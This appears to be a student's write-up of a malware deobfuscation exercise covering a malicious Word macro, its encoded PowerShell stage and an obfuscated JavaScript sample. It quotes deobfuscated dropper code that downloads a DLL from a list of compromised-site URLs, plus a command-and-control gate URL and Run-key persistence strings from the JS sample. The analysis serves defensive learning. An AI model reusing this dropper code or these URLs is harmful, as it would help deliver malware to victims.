Assignment Series #A14 – Deobfuscation
Part 1 – VBA Analysis
Given is a maliscious wordfile (sample.doc).
Be careful and don’t open this in word!
- Run olevba to have a look at the obfuscated code inside the maldoc.
- Have a look at the code.
- How is the execution of the code triggered?
- What obfuscation techniques have been used?
- See how far you get with manual deobfuscation of the code.
- Describe the steps you took.
- Any idea what the VBA part of this malware does?

Let’s run olevba!
olevba sample1.doc

What info do we get so far?
- The code runs immediately when the word file is opened! (Of course if you ignore the warning and enable the macro content)
- Further we get the info that it executes a file or system command trough WMI
- It may create an OLE Object
- Some parts are encoded with base64 (option –decode)
If we scroll above I can see the extracted VBA Code. Based on the exercsises I guess the following techniques are being used:
- Name Mangling
- Dead Code insertation

Another hint we get is that base64 encoded strings were detected.

The base64 decoded strings are sadsaccc and sasdsacc
That’s a pattern we often see in the source code:

Manual code deobfusction is very time intense. It also require a good understanding of a specific programming language.
My guess is that the malware starts a hidden powershell or cmd with some encoded strings that contacts a specific CC Server or malware dropper URL’s.
Becuase lack of time, VBA knowledge I’d go ahead and check sources like virustoal or use vipermonkey instead which go a step further than OLEVBA and emulate the VBA code.
Often when a malware is spread in the wild someonme catch it and share the analysis with the community. Virustotal is always a good source for that.

Just give vipermonkey a try. A cool thing is that it can be run via a simple docker command.
./dockermonkey.sh /home/hacker/Reversing/re-deobfuscation/Sample.doc
For some reasons Vipermonkey doesn’t work anymore. In the previous deobfuscation exercise it worked like a charm, but I used an older hackinglab release.
Because this is not part of the exercise and troubleshooting costs a lot of time I’ll go to the next part.
Troublehooting Discussion:
https://githubmemory.com/repo/kirk-sayre-work/ViperMonkey/issues/31

Part 2 – Powershell Analysis
When you were done with the VBA analysis you ended up with something like this:
powershell -w hidden -enc IABTAGUAVAAtAHYAQQBSAGkAYQBCAEwAZQAgACgAIgBUADQ … CcAKQA =
Any idea what that could be? To get started on analyzing the program launched in PowerShell, have a
look at what the -enc option does!
I guess that’s a base64 encoded string
- Create a CyberChef recipe which gets you as far as possible.
• You can export the recipe by using “Save Recipe” and copying from “Chef Format”. - What obfuscation techniques have been used?
- What does the PowerShell part of this malware do?
I’ve tried to create the following cyberchef recipe:
From_Base64('A-Za-z0-9+/=',true)
Decode_text('UTF-16LE (1200)')
Find_/_Replace({'option':'Regex','string':'\\-'},' ',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\`'},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\.'},'',true,true,true,true)
Find_/_Replace({'option':'Regex','string':'\\\''},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\,'},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\+'},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\('},'',true,false,true,false)
Find_/_Replace({'option':'Regex','string':'\\)'},'',true,false,true,false)
To_Lower_case()
I’ve used the base64 decoder and set text to UTF-16LE.
It’s more readable than before, but still unsatisfied.

If I compare with the diagram from virustotal above I can see the contacted domains, but there still some crap left 🙁
The main obfuscation techniques I’ve detected so far are base64 encoding, decomposition and adding unnecessary escape characters
The correct deobfuscated code should look like this:
set-variable "T4Kd6" [type]"SYsTem.Io.DIrectOrY"
set 428 [type]"SYstEM.nET.sERViCEPoINtMaNager"
$jrnzmks = $a16l + "!" + $y11f
$m20m = "O18W"
(item "VArIABlE:T4kD6").value:createdirectory($home + "\\Snuvw2w\\V4651pz\\")
$e20v = "B13A"
$428:securityprotocol = "Tls12"
$e_9q = "G91N"
$wsxw52z = "H64C"
$l04n = "V16F"
$xdn5xhg = $home + "\\Snuvw2w\\V4651pz\\" + $wsxw52z + ".d" + "ll"
$x28g = "W01E"
$o338_77 = "http"
$xap1lma = ("http://coworkingplus.es/wp-admin/FxmME/!http://silkonbusiness.matrixinfotechsolution.com/js/q26/!https://bbjugueteria.com/s6kscx/Z/!https://www.bimception.com/wp-admin/sHy5t/!http://armakonarms.com/wp-includes/fz/!http://alugrama.com.mx/t/2/!http://homecass.com/wp-content/iF/").split($o53u + $jrnzmks + $u_2d)
$q99p = "F88S"
foreach ($mzuchj6 in $xap1lma) {
  try {
    (new-object system.net.webclient).downloadfile($mzuchj6, $xdn5xhg)
    $c57b = "C29C"
    if ((get-item $xdn5xhg).length -ge 47669) {
Source: https://tria.ge/210405-19qv8q8jns/behavioral1
The script will create a directory and then contact different malware dropper URL’s
Part 3 – Automated analysis with PSDecode
- Use PSDecode to analyze the above mentioned code. Compare with the result of your manual
analysis. - Where did the automated analysis fail? Any idea why?
- Can you overcome this and manually figure out what the malware does?
I do prefer powershell analysis in a windows box than in a linux box. Sadly my Win10 Lab VM where I’ve played around with Ghidra and other stuff is no longer working. I’ve to use another one…
Install-Module -Name PSDecode
That single command didn’t work. Copy PSDecode.ps1 to Powershell Module Folder

set-executionpolicy unrestricted
Import-Module PSDecode
Copy obfuscated powershell script to a file and name it enc.ps1
PSDecode enc.ps1
Decoding process with the steps above looks pretty common


After Layer3 it crashes:

At the moment I’ve no explanation why the unexpected token errors occured. As you can see above that I did also struggle with the cyberchef recipe and was not fully able to deobfuscate it. I think my muscles are not trained enough yet 😉
Part 4 – JavaScript Analysis
Given is a specific js Malwaresample
- Have a look at the code. What obfuscation techniques have been used?
- See how far you get with manual deobfuscation of the code.
- Describe the steps you took.
- Can you devise what this malware does?
If I’ve a look on that code it looks ugly obfuscated!
I’d guess nearly every obfuscation technique has been used that is described in the theory part:
- Code Bloating
- Name Mangling
- Control Flow Rerouting
- Data Transformation and Distribution
I use a JS Deobfuscator/Beautifier tool to made the code more readable

Sample from the code:
var _0x317f = ['120430XXVIfh', '278099EkyzbF', 'Content-Type', 'length', 'charAt', 'quit', 'specialfolders', 'MSXML2.ServerXMLHTTP', '624145xRuAmy', 'savetofile', 'ExpandEnvironmentStrings', 'Microsoft.XMLHTTP', 'RegDelete', 'fromCharCode', 'startup', '340843SSemfJ', 'scriptname', 'getTime', '|JS', 'deletefile', '224534NDdNec', '%USERNAME%', 'REG_SZ', 'wscript.shell', '997048hdfOCk', 'RegWrite', 'responseText', 'replace', 'split', 'random', 'expandenvironmentstrings', 'send', '427228dSLRBw', 'substr', 'HKCU\x5cSoftware\x5cbolt\x5cGUID', '://', 'indexOf', 'http://voubucleonteri.xyz/dimpan/gate.php', 'RegRead', 'copyfile', 'HKCU\x5csoftware\x5cmicrosoft\x5cwindows\x5ccurrentversion\x5crun\x5c', 'setRequestHeader', 'open', 'floor', 'regdelete', 'User-Agent', '%APPDATA%', 'application/x-www-form-urlencoded', 'wscript.exe\x20//B\x20', 'scriptfullname', 'regwrite', 'type', 'files/'];
var _0x23b0 = function(_0x25aefc, _0x2105e3) {
    _0x25aefc = _0x25aefc - 0x1c0;
    var _0x317f0b = _0x317f[_0x25aefc];
    return _0x317f0b;
Here we can See a URL of a potential CC Server, some registry commands and it seems that wscript is beeing used to download files.
Part 5 – Automated Deobfuscating
- Use js-box to analyze the above mentioned maldoc. Compare with the result of your manual
analysis. - How far did the analysis get you? What’s missing?

Emulation is always an interessting approach to see what the code does. With js-box it’s possible to detect quickly which URL or possible CC Server the Script tries to contact. The JS Deobuscator Tool helped also a lot to made the code more readable.
We got two IOC:
- Script read a specific registry key
- Script fetched an URL